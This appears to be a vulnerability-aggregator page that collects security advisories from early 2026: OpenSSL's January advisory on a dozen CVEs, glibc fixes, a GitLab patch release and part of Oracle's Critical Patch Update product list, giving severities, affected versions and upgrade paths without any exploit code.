When parsing CMS AuthEnvelopedData structures that use AEAD ciphers such as AES-GCM, the IV (Initialization Vector) encoded in the ASN.1 parameters is copied into a fixed-size stack buffer without verifying that its length fits the destination. An attacker can supply a crafted CMS message with an oversized IV, causing a stack-based out-of-bounds write before any authentication or tag verification occurs.
Applications and services that parse untrusted CMS or PKCS#7 content using AEAD ciphers (e.g., S/MIME AuthEnvelopedData with AES-GCM) are vulnerable. Because the overflow occurs prior to authentication, no valid key material is required to trigger it. While exploitability to remote code execution depends on platform and toolchain mitigations, the stack-based write primitive represents a severe risk.
The FIPS modules in 3.6, 3.5, 3.4, 3.3 and 3.0 are not affected by this issue, as the CMS implementation is outside the OpenSSL FIPS module boundary.
OpenSSL 3.6, 3.5, 3.4, 3.3 and 3.0 are vulnerable to this issue.
OpenSSL 1.1.1 and 1.0.2 are not affected by this issue.
OpenSSL 3.6 users should upgrade to OpenSSL 3.6.1.
OpenSSL 3.5 users should upgrade to OpenSSL 3.5.5.
OpenSSL 3.4 users should upgrade to OpenSSL 3.4.4.
OpenSSL 3.3 users should upgrade to OpenSSL 3.3.6.
OpenSSL 3.0 users should upgrade to OpenSSL 3.0.19.
This issue was reported on 14th December 2025 by Stanislav Fort (Aisle Research). The fix was developed by Igor Ustinov.
NULL dereference in SSL_CIPHER_find() function on unknown cipher ID (CVE-2025-15468)
Severity: Low
Issue summary: If an application using the SSL_CIPHER_find() function in a QUIC protocol client or server receives an unknown cipher suite from the peer, a NULL dereference occurs.
Impact summary: A NULL pointer dereference leads to abnormal termination of the running process causing Denial of Service.
Some applications call SSL_CIPHER_find() from the client_hello_cb callback on the cipher ID received from the peer. If this is done with an SSL object implementing the QUIC protocol, NULL pointer dereference will happen if the examined cipher ID is unknown or unsupported.
As it is not very common to call this function in applications using the QUIC protocol and the worst outcome is Denial of Service, the issue was assessed as Low severity.
The vulnerable code was introduced in the 3.2 version with the addition of the QUIC protocol support.
The FIPS modules in 3.6, 3.5, 3.4 and 3.3 are not affected by this issue, as the QUIC implementation is outside the OpenSSL FIPS module boundary.
OpenSSL 3.6, 3.5, 3.4 and 3.3 are vulnerable to this issue.
OpenSSL 3.0, 1.1.1 and 1.0.2 are not affected by this issue.
OpenSSL 3.6 users should upgrade to OpenSSL 3.6.1.
OpenSSL 3.5 users should upgrade to OpenSSL 3.5.5.
OpenSSL 3.4 users should upgrade to OpenSSL 3.4.4.
OpenSSL 3.3 users should upgrade to OpenSSL 3.3.6.
This issue was reported on 13th December 2025 by Stanislav Fort (Aisle Research). The fix was developed by Stanislav Fort (Aisle Research).
"openssl dgst" one-shot codepath silently truncates inputs >16MB (CVE-2025-15469)
Severity: Low
Issue summary: The "openssl dgst" command-line tool silently truncates input data to 16MB when using one-shot signing algorithms and reports success instead of an error.
Impact summary: A user signing or verifying files larger than 16MB with one-shot algorithms (such as Ed25519, Ed448, or ML-DSA) may believe the entire file is authenticated while trailing data beyond 16MB remains unauthenticated.
When the "openssl dgst" command is used with algorithms that only support one-shot signing (Ed25519, Ed448, ML-DSA-44, ML-DSA-65, ML-DSA-87), the input is buffered with a 16MB limit. If the input exceeds this limit, the tool silently truncates to the first 16MB and continues without signaling an error, contrary to what the documentation states. This creates an integrity gap where trailing bytes can be modified without detection if both signing and verification are performed using the same affected codepath.
The issue affects only the command-line tool behavior. Verifiers that process the full message using library APIs will reject the signature, so the risk primarily affects workflows that both sign and verify with the affected "openssl dgst" command. Streaming digest algorithms for "openssl dgst" and library users are unaffected.
The FIPS modules in 3.5 and 3.6 are not affected by this issue, as the command-line tools are outside the OpenSSL FIPS module boundary.
OpenSSL 3.5 and 3.6 are vulnerable to this issue.
OpenSSL 3.4, 3.3, 3.0, 1.1.1 and 1.0.2 are not affected by this issue.
OpenSSL 3.6 users should upgrade to OpenSSL 3.6.1.
OpenSSL 3.5 users should upgrade to OpenSSL 3.5.5.
This issue was reported on 13th December 2025 by Stanislav Fort (Aisle Research). The fix was developed by Viktor Dukhovni.
TLS 1.3 CompressedCertificate excessive memory allocation (CVE-2025-66199)
Severity: Low
Issue summary: A TLS 1.3 connection using certificate compression can be forced to allocate a large buffer before decompression without checking against the configured certificate size limit.
Impact summary: An attacker can cause per-connection memory allocations of up to approximately 22 MiB and extra CPU work, potentially leading to service degradation or resource exhaustion (Denial of Service).
In affected configurations, the peer-supplied uncompressed certificate length from a CompressedCertificate message is used to grow a heap buffer prior to decompression. This length is not bounded by the max_cert_list setting, which otherwise constrains certificate message sizes. An attacker can exploit this to cause large per-connection allocations followed by handshake failure. No memory corruption or information disclosure occurs.
This issue only affects builds where TLS 1.3 certificate compression is compiled in (i.e., not OPENSSL_NO_COMP_ALG) and at least one compression algorithm (brotli, zlib, or zstd) is available, and where the compression extension is negotiated. Both clients receiving a server CompressedCertificate and servers in mutual TLS scenarios receiving a client CompressedCertificate are affected. Servers that do not request client certificates are not vulnerable to client-initiated attacks.
Users can mitigate this issue by setting SSL_OP_NO_RX_CERTIFICATE_COMPRESSION to disable receiving compressed certificates.
The FIPS modules in 3.6, 3.5, 3.4 and 3.3 are not affected by this issue, as the TLS implementation is outside the OpenSSL FIPS module boundary.
OpenSSL 3.6, 3.5, 3.4 and 3.3 are vulnerable to this issue.
OpenSSL 3.0, 1.1.1 and 1.0.2 are not affected by this issue.
OpenSSL 3.6 users should upgrade to OpenSSL 3.6.1.
OpenSSL 3.5 users should upgrade to OpenSSL 3.5.5.
OpenSSL 3.4 users should upgrade to OpenSSL 3.4.4.
OpenSSL 3.3 users should upgrade to OpenSSL 3.3.6.
This issue was reported on 8th November 2025 by Tomas Dulka (Aisle Research) and Stanislav Fort (Aisle Research). The fix was developed by Tomas Dulka (Aisle Research) and Stanislav Fort (Aisle Research).
Heap out-of-bounds write in BIO_f_linebuffer on short writes (CVE-2025-68160)
Severity: Low
Issue summary: Writing large, newline-free data into a BIO chain using the line-buffering filter where the next BIO performs short writes can trigger a heap-based out-of-bounds write.
Impact summary: This out-of-bounds write can cause memory corruption which typically results in a crash, leading to Denial of Service for an application.
The line-buffering BIO filter (BIO_f_linebuffer) is not used by default in TLS/SSL data paths. In OpenSSL command-line applications, it is typically only pushed onto stdout/stderr on VMS systems. Third-party applications that explicitly use this filter with a BIO chain that can short-write and that write large, newline-free data influenced by an attacker would be affected. However, the circumstances where this could happen are unlikely to be under attacker control, and BIO_f_linebuffer is unlikely to be handling non-curated data controlled by an attacker. For that reason the issue was assessed as Low severity.
The FIPS modules in 3.6, 3.5, 3.4, 3.3 and 3.0 are not affected by this issue, as the BIO implementation is outside the OpenSSL FIPS module boundary.
OpenSSL 3.6, 3.5, 3.4, 3.3, 3.0, 1.1.1 and 1.0.2 are vulnerable to this issue.
OpenSSL 3.6 users should upgrade to OpenSSL 3.6.1.
OpenSSL 3.5 users should upgrade to OpenSSL 3.5.5.
OpenSSL 3.4 users should upgrade to OpenSSL 3.4.4.
OpenSSL 3.3 users should upgrade to OpenSSL 3.3.6.
OpenSSL 3.0 users should upgrade to OpenSSL 3.0.19.
OpenSSL 1.1.1 users should upgrade to OpenSSL 1.1.1ze (premium support customers only).
OpenSSL 1.0.2 users should upgrade to OpenSSL 1.0.2zn (premium support customers only).
This issue was reported on 1st December 2025 by Petr Simecek (Aisle Research) and Stanislav Fort (Aisle Research). The fix was developed by Stanislav Fort (Aisle Research) and Neil Horman.
Unauthenticated/unencrypted trailing bytes with low-level OCB function calls (CVE-2025-69418)
Severity: Low
Issue summary: When using the low-level OCB API directly with AES-NI or other hardware-accelerated code paths, inputs whose length is not a multiple of 16 bytes can leave the final partial block unencrypted and unauthenticated.
Impact summary: The trailing 1-15 bytes of a message may be exposed in cleartext on encryption and are not covered by the authentication tag, allowing an attacker to read or tamper with those bytes without detection.
The low-level OCB encrypt and decrypt routines in the hardware-accelerated stream path process full 16-byte blocks but do not advance the input/output pointers. The subsequent tail-handling code then operates on the original base pointers, effectively reprocessing the beginning of the buffer while leaving the actual trailing bytes unprocessed. The authentication checksum also excludes the true tail bytes.
However, typical OpenSSL consumers using EVP are not affected because the higher-level EVP and provider OCB implementations split inputs so that full blocks and trailing partial blocks are processed in separate calls, avoiding the problematic code path. Additionally, TLS does not use OCB ciphersuites. The vulnerability only affects applications that call the low-level CRYPTO_ocb128_encrypt() or CRYPTO_ocb128_decrypt() functions directly with non-block-aligned lengths in a single call on hardware-accelerated builds. For these reasons the issue was assessed as Low severity.
The FIPS modules in 3.6, 3.5, 3.4, 3.3, 3.2, 3.1 and 3.0 are not affected by this issue, as OCB mode is not a FIPS-approved algorithm.
OpenSSL 3.6, 3.5, 3.4, 3.3, 3.0 and 1.1.1 are vulnerable to this issue.
OpenSSL 1.0.2 is not affected by this issue.
OpenSSL 3.6 users should upgrade to OpenSSL 3.6.1.
OpenSSL 3.5 users should upgrade to OpenSSL 3.5.5.
OpenSSL 3.4 users should upgrade to OpenSSL 3.4.4.
OpenSSL 3.3 users should upgrade to OpenSSL 3.3.6.
OpenSSL 3.0 users should upgrade to OpenSSL 3.0.19.
OpenSSL 1.1.1 users should upgrade to OpenSSL 1.1.1ze. (premium support customers only).
This issue was reported on 16th December 2025 by Stanislav Fort (Aisle Research). The fix was developed by Stanislav Fort (Aisle Research).
Out of bounds write in PKCS12_get_friendlyname() UTF-8 conversion (CVE-2025-69419)
Severity: Low
Issue summary: Calling PKCS12_get_friendlyname() function on a maliciously crafted PKCS#12 file with a BMPString (UTF-16BE) friendly name containing non-ASCII BMP code point can trigger a one byte write before the allocated buffer.
Impact summary: The out-of-bounds write can cause a memory corruption which can have various consequences including a Denial of Service.
The OPENSSL_uni2utf8() function performs a two-pass conversion of a PKCS#12 BMPString (UTF-16BE) to UTF-8. In the second pass, when emitting UTF-8 bytes, the helper function bmp_to_utf8() incorrectly forwards the remaining UTF-16 source byte count as the destination buffer capacity to UTF8_putc(). For BMP code points above U+07FF, UTF-8 requires three bytes, but the forwarded capacity can be just two bytes. UTF8_putc() then returns -1, and this negative value is added to the output length without validation, causing the length to become negative. The subsequent trailing NUL byte is then written at a negative offset, causing write outside of heap allocated buffer.
The vulnerability is reachable via the public PKCS12_get_friendlyname() API when parsing attacker-controlled PKCS#12 files. While PKCS12_parse() uses a different code path that avoids this issue, PKCS12_get_friendlyname() directly invokes the vulnerable function. Exploitation requires an attacker to provide a malicious PKCS#12 file to be parsed by the application and the attacker can just trigger a one zero byte write before the allocated buffer. For that reason the issue was assessed as Low severity according to our Security Policy.
The FIPS modules in 3.6, 3.5, 3.4, 3.3 and 3.0 are not affected by this issue, as the PKCS#12 implementation is outside the OpenSSL FIPS module boundary.
OpenSSL 3.6, 3.5, 3.4, 3.3, 3.0 and 1.1.1 are vulnerable to this issue.
OpenSSL 1.0.2 is not affected by this issue.
OpenSSL 3.6 users should upgrade to OpenSSL 3.6.1.
OpenSSL 3.5 users should upgrade to OpenSSL 3.5.5.
OpenSSL 3.4 users should upgrade to OpenSSL 3.4.4.
OpenSSL 3.3 users should upgrade to OpenSSL 3.3.6.
OpenSSL 3.0 users should upgrade to OpenSSL 3.0.19.
OpenSSL 1.1.1 users should upgrade to OpenSSL 1.1.1ze (premium support customers only).
This issue was reported on 16th December 2025 by Stanislav Fort (Aisle Research). The fix was developed by Norbert Pocs.
Missing ASN1_TYPE validation in TS_RESP_verify_response() function (CVE-2025-69420)
Severity: Low
Issue summary: A type confusion vulnerability exists in the TimeStamp Response verification code where an ASN1_TYPE union member is accessed without first validating the type, causing an invalid or NULL pointer dereference when processing a malformed TimeStamp Response file.
Impact summary: An application calling TS_RESP_verify_response() with a malformed TimeStamp Response can be caused to dereference an invalid or NULL pointer when reading, resulting in a Denial of Service.
The functions ossl_ess_get_signing_cert() and ossl_ess_get_signing_cert_v2() access the signing cert attribute value without validating its type. When the type is not V_ASN1_SEQUENCE, this results in accessing invalid memory through the ASN1_TYPE union, causing a crash.
Exploiting this vulnerability requires an attacker to provide a malformed TimeStamp Response to an application that verifies timestamp responses. The TimeStamp protocol (RFC 3161) is not widely used and the impact of the exploit is just a Denial of Service. For these reasons the issue was assessed as Low severity.
The FIPS modules in 3.5, 3.4, 3.3 and 3.0 are not affected by this issue, as the TimeStamp Response implementation is outside the OpenSSL FIPS module boundary.
OpenSSL 3.6, 3.5, 3.4, 3.3, 3.0 and 1.1.1 are vulnerable to this issue.
OpenSSL 1.0.2 is not affected by this issue.
OpenSSL 3.6 users should upgrade to OpenSSL 3.6.1.
OpenSSL 3.5 users should upgrade to OpenSSL 3.5.5.
OpenSSL 3.4 users should upgrade to OpenSSL 3.4.4.
OpenSSL 3.3 users should upgrade to OpenSSL 3.3.6.
OpenSSL 3.0 users should upgrade to OpenSSL 3.0.19.
OpenSSL 1.1.1 users should upgrade to OpenSSL 1.1.1ze. (premium support customers only).
This issue was reported on 16th December 2025 by Luigino Camastra (Aisle Research). The fix was developed by Bob Beck.
NULL Pointer Dereference in PKCS12_item_decrypt_d2i_ex function (CVE-2025-69421)
Severity: Low
Issue summary: Processing a malformed PKCS#12 file can trigger a NULL pointer dereference in the PKCS12_item_decrypt_d2i_ex() function.
Impact summary: A NULL pointer dereference can trigger a crash which leads to Denial of Service for an application processing PKCS#12 files.
The PKCS12_item_decrypt_d2i_ex() function does not check whether the oct parameter is NULL before dereferencing it. When called from PKCS12_unpack_p7encdata() with a malformed PKCS#12 file, this parameter can be NULL, causing a crash. The vulnerability is limited to Denial of Service and cannot be escalated to achieve code execution or memory disclosure.
Exploiting this issue requires an attacker to provide a malformed PKCS#12 file to an application that processes it. For that reason the issue was assessed as Low severity according to our Security Policy.
The FIPS modules in 3.6, 3.5, 3.4, 3.3 and 3.0 are not affected by this issue, as the PKCS#12 implementation is outside the OpenSSL FIPS module boundary.
OpenSSL 3.6, 3.5, 3.4, 3.3, 3.0, 1.1.1 and 1.0.2 are vulnerable to this issue.
OpenSSL 3.6 users should upgrade to OpenSSL 3.6.1.
OpenSSL 3.5 users should upgrade to OpenSSL 3.5.5.
OpenSSL 3.4 users should upgrade to OpenSSL 3.4.4.
OpenSSL 3.3 users should upgrade to OpenSSL 3.3.6.
OpenSSL 3.0 users should upgrade to OpenSSL 3.0.19.
OpenSSL 1.1.1 users should upgrade to OpenSSL 1.1.1ze (premium support customers only).
OpenSSL 1.0.2 users should upgrade to OpenSSL 1.0.2zn (premium support customers only).
This issue was reported on 21st December 2025 by Luigino Camastra (Aisle Research). The fix was developed by Luigino Camastra (Aisle Research).
Missing ASN1_TYPE validation in PKCS#12 parsing (CVE-2026-22795)
Severity: Low
Issue summary: An invalid or NULL pointer dereference can happen in an application processing a malformed PKCS#12 file.
Impact summary: An application processing a malformed PKCS#12 file can be caused to dereference an invalid or NULL pointer on memory read, resulting in a Denial of Service.
A type confusion vulnerability exists in PKCS#12 parsing code where an ASN1_TYPE union member is accessed without first validating the type, causing an invalid pointer read.
The location is constrained to a 1-byte address space, meaning any attempted pointer manipulation can only target addresses between 0x00 and 0xFF. This range corresponds to the zero page, which is unmapped on most modern operating systems and will reliably result in a crash, leading only to a Denial of Service. Exploiting this issue also requires a user or application to process a maliciously crafted PKCS#12 file. It is uncommon to accept untrusted PKCS#12 files in applications as they are usually used to store private keys which are trusted by definition. For these reasons, the issue was assessed as Low severity.
The FIPS modules in 3.5, 3.4, 3.3 and 3.0 are not affected by this issue, as the PKCS12 implementation is outside the OpenSSL FIPS module boundary.
OpenSSL 3.6, 3.5, 3.4, 3.3, 3.0 and 1.1.1 are vulnerable to this issue.
OpenSSL 1.0.2 is not affected by this issue.
OpenSSL 3.6 users should upgrade to OpenSSL 3.6.1.
OpenSSL 3.5 users should upgrade to OpenSSL 3.5.5.
OpenSSL 3.4 users should upgrade to OpenSSL 3.4.4.
OpenSSL 3.3 users should upgrade to OpenSSL 3.3.6.
OpenSSL 3.0 users should upgrade to OpenSSL 3.0.19.
OpenSSL 1.1.1 users should upgrade to OpenSSL 1.1.1ze. (premium support customers only).
This issue was reported on 8th January 2026 by Luigino Camastra (Aisle Research). The fix was developed by Bob Beck.
ASN1_TYPE Type Confusion in the PKCS7_digest_from_attributes() function (CVE-2026-22796)
Severity: Low
Issue summary: A type confusion vulnerability exists in the signature verification of signed PKCS#7 data where an ASN1_TYPE union member is accessed without first validating the type, causing an invalid or NULL pointer dereference when processing malformed PKCS#7 data.
Impact summary: An application performing signature verification of PKCS#7 data or calling directly the PKCS7_digest_from_attributes() function can be caused to dereference an invalid or NULL pointer when reading, resulting in a Denial of Service.
The function PKCS7_digest_from_attributes() accesses the message digest attribute value without validating its type. When the type is not V_ASN1_OCTET_STRING, this results in accessing invalid memory through the ASN1_TYPE union, causing a crash.
Exploiting this vulnerability requires an attacker to provide a malformed signed PKCS#7 to an application that verifies it. The impact of the exploit is just a Denial of Service, the PKCS7 API is legacy and applications should be using the CMS API instead. For these reasons the issue was assessed as Low severity.
The FIPS modules in 3.5, 3.4, 3.3 and 3.0 are not affected by this issue, as the PKCS#7 parsing implementation is outside the OpenSSL FIPS module boundary.
OpenSSL 3.6, 3.5, 3.4, 3.3, 3.0, 1.1.1 and 1.0.2 are vulnerable to this issue.
OpenSSL 3.6 users should upgrade to OpenSSL 3.6.1.
OpenSSL 3.5 users should upgrade to OpenSSL 3.5.5.
OpenSSL 3.4 users should upgrade to OpenSSL 3.4.4.
OpenSSL 3.3 users should upgrade to OpenSSL 3.3.6.
OpenSSL 3.0 users should upgrade to OpenSSL 3.0.19.
OpenSSL 1.1.1 users should upgrade to OpenSSL 1.1.1ze. (premium support customers only).
OpenSSL 1.0.2 users should upgrade to OpenSSL 1.0.2zn. (premium support customers only).
This issue was reported on 8th January 2026 by Luigino Camastra (Aisle Research). The fix was developed by Bob Beck.
General Advisory Notes
URL for this Security Advisory: https://openssl-library.org/news/secadv/20260127.txt
Note: the online version of the advisory may be updated with additional details over time.
Only currently supported releases have been analysed. OpenSSL 3.1 and 3.2 are out of support and have not been analysed.
For details of OpenSSL severity classifications please see: https://openssl-library.org/policies/general/security-policy/
https://openssl-library.org/news/secadv/20260127.txt
Related vulnerabilities: CVE-2025-68160CVE-2025-15468CVE-2025-69418CVE-2025-69421CVE-2025-69420CVE-2025-15469CVE-2025-11187CVE-2026-22795CVE-2025-69419CVE-2025-15467CVE-2026-22796CVE-2025-66199
A similar vulnerability was introduced three times on three different code base (AIX, Solaris and GNU) in three different decades (1993, 2004 and 2014).
Related vulnerabilities: CVE-1999-0113CVE-2026-24061CVE-2007-0882
Security related changes:
The following CVEs were fixed in this release, details of which can be found in the advisories directory of the release tarball:
GLIBC-SA-2026-0001: Integer overflow in memalign leads to heap corruption (CVE-2026-0861)
GLIBC-SA-2026-0002: getnetbyaddr and getnetbyaddr_r leak stack contents to DNS resovler (CVE-2026-0915)
GLIBC-SA-2026-0003: wordexp with WRDE_REUSE and WRDE_APPEND may return uninitialized memory (CVE-2025-15281)
For more details: https://lists.gnu.org/archive/html/info-gnu/2026-01/msg00005.html
Related vulnerabilities: CVE-2025-15281CVE-2026-0861CVE-2026-0915
GitLab Patch Release: 18.8.2, 18.7.2, 18.6.4 - 5 CVEs
2026-01-23T10:50:02+0000 by Alexandre DulaunoyGitLab Patch Release: 18.8.2, 18.7.2, 18.6.4
Source: https://about.gitlab.com/releases/2026/01/21/patch-release-gitlab-18-8-2-released/
Learn more about GitLab Patch Release: 18.8.2, 18.7.2, 18.6.4 for GitLab Community Edition (CE) and Enterprise Edition (EE).
Today, we are releasing versions 18.8.2, 18.7.2, 18.6.4 for GitLab Community Edition (CE) and Enterprise Edition (EE).
These versions contain important bug and security fixes, and we strongly recommend that all self-managed GitLab installations be upgraded to one of these versions immediately. GitLab.com is already running the patched version. GitLab Dedicated customers do not need to take action.
GitLab releases fixes for vulnerabilities in patch releases. There are two types of patch releases: scheduled releases and ad-hoc critical patches for high-severity vulnerabilities. Scheduled releases are released twice a month on the second and fourth Wednesdays. For more information, please visit our releases handbook and security FAQ. You can see all of GitLab release blog posts here.
For security fixes, the issues detailing each vulnerability are made public on our issue tracker 30 days after the release in which they were patched.
We are committed to ensuring that all aspects of GitLab that are exposed to customers or that host customer data are held to the highest security standards. To maintain good security hygiene, it is highly recommended that all customers upgrade to the latest patch release for their supported version. You can read more best practices in securing your GitLab instance in our blog post.
Recommended Action
We strongly recommend that all installations running a version affected by the issues described below are upgraded to the latest version as soon as possible.
When no specific deployment type (omnibus, source code, helm chart, etc.) of a product is mentioned, it means all types are affected.
Security fixes
Table of security fixes
| Title | Severity |
|---|---|
| Denial of Service issue in in Jira Connect integration impacts GitLab CE/EE | High |
| Incorrect Authorization issue in Releases API impacts GitLab CE/EE | High |
| Unchecked Return Value issue in authentication services impacts GitLab CE/EE | High |
| Infinite Loop issue in Wiki redirects impacts GitLab CE/EE | Medium |
| Denial of Service issue in API endpoint impacts GitLab CE/EE | Medium |
CVE-2025-13927 - Denial of Service issue in Jira Connect integration impacts GitLab CE/EE
GitLab has remediated an issue that could have allowed an unauthenticated user to create a denial of service condition by sending crafted requests with malformed authentication data.
Impacted Versions: GitLab CE/EE: all versions from 11.9 before 18.6.4, 18.7 before 18.7.2, and 18.8 before 18.8.2
CVSS 7.5 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H)
Thanks a92847865 for reporting this vulnerability through our HackerOne bug bounty program.
CVE-2025-13928 - Incorrect Authorization issue in Releases API impacts GitLab CE/EE
GitLab has remediated an issue that could have allowed an unauthenticated user to cause a denial of service condition by exploiting incorrect authorization validation in API endpoints.
Impacted Versions: GitLab CE/EE: all versions from 17.7 before 18.6.4, 18.7 before 18.7.2, and 18.8 before 18.8.2
CVSS 7.5 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H)
Thanks a92847865 for reporting this vulnerability through our HackerOne bug bounty program.
CVE-2026-0723 - Unchecked Return Value issue in authentication services impacts GitLab CE/EE
GitLab has remediated an issue that could have allowed an individual with existing knowledge of a victim's credential ID to bypass two-factor authentication by submitting forged device responses.
Impacted Versions: GitLab CE/EE: all versions from 18.6 before 18.6.4, 18.7 before 18.7.2, and 18.8 before 18.8.2
CVSS 7.4 (CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N)
Thanks ahacker1 for reporting this vulnerability through our HackerOne bug bounty program.
CVE-2025-13335 - Infinite Loop issue in Wiki redirects impacts GitLab CE/EE
GitLab has remediated an issue that under certain circumstances could have allowed an authenticated user to create a denial of service condition by configuring malformed Wiki documents that bypass cycle detection.
Impacted Versions: GitLab CE/EE: all versions from 17.1 before 18.6.4, 18.7 before 18.7.2, and 18.8 before 18.8.2
CVSS 6.5 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H)
Thanks sim4n6 for reporting this vulnerability through our HackerOne bug bounty program.
CVE-2026-1102 - Denial of Service issue in API endpoint impacts GitLab CE/EE
GitLab has remediated an issue that could have allowed an unauthenticated user to create a denial of service condition by sending repeated malformed SSH authentication requests.
Impacted Versions: GitLab CE/EE: all versions from 12.3 before 18.6.4, 18.7 before 18.7.2, and 18.8 before 18.8.2
CVSS 5.3 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L)
This vulnerability has been discovered internally by GitLab team member Thiago Figueiró.
Bug fixes
18.8.2
- Backport of
Make external agent configurations GA - Backport Remove GitLab Dedicated support for semantic search until it's available
- Backport of '18.8.0: Merge Request reviewer dropdown crashes and does not send request'
- Backport of 'Pass user id to workflow service'
- Backport of rake task to seed AI Catalogs with external agents
- Backport of
Separate policy logic for AI Catalog Flows and Foundational Flows
18.7.2
- Backport of
Fix logic for fetching occurrences related to vulnerabilties - Backport of "Removes feature flag enablement for svc accounts"
- Backport of flaky import spec quarantine
- Backport 18.7 - Fix searchable dropdown race condition when typing fast
- Backport of
Recreate p_sent_notifications.reply_key index - Fix container_repositories index repair to handle 1-to-1 relationship
- [18.7] Fix migration health check endpoint
- Backport of 'Fix soft wrap not working due to accessibilitySupport conflict'
- Backport of 'Fix git push error for remote flows in self-managed instances'
- [Backport 18.7] Exclude Git LFS paths from Git HTTP throttling
- Backport of
Correct Code Review Flow history for beta - Backport of 'Fix Duo Chat button visibility for Amazon Q'
- Backport Allow user namespaces to be indexed in Zoekt for self-managed
- Backport of 'Disable Sidekiq retries for ClickHouse pipeline/build sync workers'
- Backport of 'Disable async_insert in build and pipeline sync operations'
- 18.7 - Remove manual from SLES-12.5-release-pulp job
18.6.4
- Backport of "Removes feature flag enablement for svc accounts"
- Backport of flaky import spec quarantine
- Backport 18.6 - Fix searchable dropdown race condition when typing fast
- Fix container_repositories index repair to handle 1-to-1 relationship
- Backport of 'Fix soft wrap not working due to accessibilitySupport conflict'
- Backport of 'Fix git push error for remote flows in self-managed instances'
- [Backport 18.6] Exclude Git LFS paths from Git HTTP throttling
- Backport-Allow user namespaces to be indexed in Zoekt for self-managed
- Backport of 'Disable Sidekiq retries for ClickHouse pipeline/build sync workers'
- Backport of 'Disable async_insert in build and pipeline sync operations'
- 18.6 - Remove manual from SLES-12.5-release-pulp job
- Start Pulp FIPS jobs after PC FIPS jobs - 18.6
- [CI] Fix the builder image tags for the check-packages jobs 18-6
Important notes on upgrading
This patch includes database migrations that may impact your upgrade process.
Impact on your installation:
- Single-node instances: This patch will cause downtime during the upgrade as migrations must complete before GitLab can start.
- Multi-node instances: With proper zero-downtime upgrade procedures, this patch can be applied without downtime.
Post-deploy migrations
The following versions include post-deploy migrations that can run after the upgrade:
- 18.7.2
To learn more about the impact of upgrades on your installation, see:
- Zero-downtime upgrades for multi-node deployments
- Standard upgrades for single-node installations
Updating
To update GitLab, see the Update page. To update GitLab Runner, see the Updating the Runner page.
Receive Patch Notifications
To receive patch blog notifications delivered to your inbox, visit our contact us page. To receive release notifications via RSS, subscribe to our patch release RSS feed or our RSS feed for all releases.
Related vulnerabilities: CVE-2025-13927CVE-2025-13335CVE-2026-0723CVE-2026-1102CVE-2025-13928
Oracle Critical Patch Update Advisory - January 2026
Description
A Critical Patch Update is a collection of patches for multiple security vulnerabilities. These patches address vulnerabilities in Oracle code and in third party components included in Oracle products. These patches are usually cumulative, but each advisory describes only the security patches added since the previous Critical Patch Update Advisory. Thus, prior Critical Patch Update advisories should be reviewed for information regarding earlier published security patches. Refer to “Critical Patch Updates, Security Alerts and Bulletins” for information about Oracle Security advisories.
Oracle continues to periodically receive reports of attempts to maliciously exploit vulnerabilities for which Oracle has already released security patches. In some instances, it has been reported that attackers have been successful because targeted customers had failed to apply available Oracle patches. Oracle therefore strongly recommends that customers remain on actively-supported versions and apply Critical Patch Update security patches without delay.
This Critical Patch Update contains 337 new security patches across the product families listed below. Please note that an MOS note summarizing the content of this Critical Patch Update and other Oracle Software Security Assurance activities is located at January 2026 Critical Patch Update: Executive Summary and Analysis.
Affected Products and Patch Information
Security vulnerabilities addressed by this Critical Patch Update affect the products listed below.
Please click on the links in the Patch Availability Document column below to access the documentation for patch availability information and installation instructions.
- Affected Products and Versions: JD Edwards EnterpriseOne Tools, versions 9.2.0.0-9.2.26.0
- Patch Availability Document: JD Edwards
- Affected Products and Versions: MySQL Cluster, versions 7.6.0-7.6.36, 8.0.0-8.0.44, 8.4.0-8.4.7, 9.0.0-9.5.0
- Patch Availability Document: MySQL
- Affected Products and Versions: MySQL Connectors, versions 9.0.0-9.5.0
- Patch Availability Document: MySQL
- Affected Products and Versions: MySQL Enterprise Backup, versions 8.0.0-8.0.44, 8.4.0-8.4.7, 9.0.0-9.5.0
- Patch Availability Document: MySQL
- Affected Products and Versions: MySQL Server, versions 8.0.0-8.0.44, 8.4.0-8.4.7, 9.0.0-9.5.0
- Patch Availability Document: MySQL
- Affected Products and Versions: MySQL Workbench, versions 8.0.0-8.0.45
- Patch Availability Document: MySQL
- Affected Products and Versions: Oracle Access Manager, versions 12.2.1.4.0, 14.1.2.1.0
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Oracle Agile PLM, version 9.3.6
- Patch Availability Document: Oracle Supply Chain Products
- Affected Products and Versions: Oracle Agile Product Lifecycle Management for Process, version 6.2.4
- Patch Availability Document: Oracle Supply Chain Products
- Affected Products and Versions: Oracle APEX Sample Applications, versions 23.2.0, 23.2.1, 24.1.0, 24.2.0, 24.2.1
- Patch Availability Document: Database
- Affected Products and Versions: Oracle Application Testing Suite, version 13.3.0.1
- Patch Availability Document: Oracle Enterprise Manager
- Affected Products and Versions: Oracle Autovue for Agile Product Lifecycle Management, version 21.1.0
- Patch Availability Document: Oracle Supply Chain Products
- Affected Products and Versions: Oracle AutoVue Office, version 21.1.0
- Patch Availability Document: Oracle Supply Chain Products
- Affected Products and Versions: Oracle Banking Branch, versions 14.5.0.0.0, 14.6.0.0.0, 14.7.0.0.0, 14.8.0.0.0
- Patch Availability Document: Contact Support
- Affected Products and Versions: Oracle Banking Cash Management, versions 14.5.0.15.0, 14.6.0.11.0, 14.7.0.9.0, 14.8.0.1.0, 14.8.1.0.0
- Patch Availability Document: Contact Support
- Affected Products and Versions: Oracle Banking Corporate Lending Process Management, versions 14.5.0.0.0, 14.6.0.0.0, 14.7.0.0.0
- Patch Availability Document: Contact Support
- Affected Products and Versions: Oracle Banking Liquidity Management, versions 14.5.0.14.0, 14.5.0.15.0, 14.6.0.11.0, 14.7.0.9.0, 14.8.0.1.0, 14.8.1.0.0
- Patch Availability Document: Contact Support
- Affected Products and Versions: Oracle Banking Supply Chain Finance, versions 14.5.0.15.0, 14.6.0.11.0, 14.7.0.9.0, 14.8.0.1.0, 14.8.1.0.0
- Patch Availability Document: Contact Support
- Affected Products and Versions: Oracle BI Publisher, versions 7.6.0.0.0, 8.2.0.0.0
- Patch Availability Document: Oracle Analytics
